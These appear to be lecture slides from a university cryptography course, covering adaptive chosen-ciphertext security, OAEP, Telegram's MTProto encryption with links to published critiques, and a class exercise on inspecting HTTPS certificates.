- You can't break my scheme (e.g., OAEP) with an adaptive chosen ciphertext attack




# If you **can** win with >50% probability

- You've potentially broken my scheme with an adaptive chosen ciphertext attack
- Let's win the Turing award together, by publishing a paper showing how to factor large integers with a classical computer in polynomial time
  - Or, build a cybercrime cartel together?




If people ignore the science of cryptography  
(e.g., “who needs semantic security?”), but their  
schemes have not been broken, should you trust  
those schemes?




# Telegram

a new era of messaging




## MTProto encryption




**NB:** After decryption, **msg\_key** MUST be equal to SHA-1 of data thus obtained.

[https://core.telegram.org/img/mtproto\\_encryption.png](https://core.telegram.org/img/mtproto_encryption.png)




## MTProto 2.0, part II

### Secret chats (end-to-end encryption)




**Important:** After decryption, the receiver **must** check that  
 $\text{msg\_key} = \text{SHA-256}(\text{fragment of the secret chat key} + \text{decrypted data})$




# Some “attacks” and criticisms...

- [https://caislab.kaist.ac.kr/publication/paper\\_files/2017/SCIS17\\_JU.pdf](https://caislab.kaist.ac.kr/publication/paper_files/2017/SCIS17_JU.pdf)
- <https://unhandledexpression.com/crypto/general/security/2013/12/17/telegram-stand-back-we-know-maths.html>
- [https://enos.itcollege.ee/~edmund/materials/Telegram/A-practical-cryptanalysis-of-the-Telegram-messaging-protocol\\_master-thesis.pdf](https://enos.itcollege.ee/~edmund/materials/Telegram/A-practical-cryptanalysis-of-the-Telegram-messaging-protocol_master-thesis.pdf)
- [https://caislab.kaist.ac.kr/publication/paper\\_files/2017/SCIS17\\_JU.pdf](https://caislab.kaist.ac.kr/publication/paper_files/2017/SCIS17_JU.pdf)
- <https://mtpsym.github.io/>
- <https://iacr.org/submit/files/slides/2022/rwc/rwc2022/60/slides.pdf>



# Takeaways

- Padding is important
  - Cryptography is a science
- You don't always have to settle for "we tried to break it really hard for a long time and couldn't"
  - See, e.g., the reduction proofs in both RSA and OAEP
- "We tried to break it really hard for a long time and couldn't" is still valuable, though



# Canvas discussion

- Go to a few of your favorite websites
- If they don't support HTTPS, say so in Canvas
  - They really should support HTTPS, I'd be interested to know major websites that still don't
- If they do support HTTPS, check the chain of trust and the public key's exponent using your browser's ability to inspect a TLS cert
  - Is  $e = 0x10001$ ? (65537 in decimal)
  - Domain Validation (DV) or something else?
- See if you can find the entire list of trusted Certificate Authorities (CAs)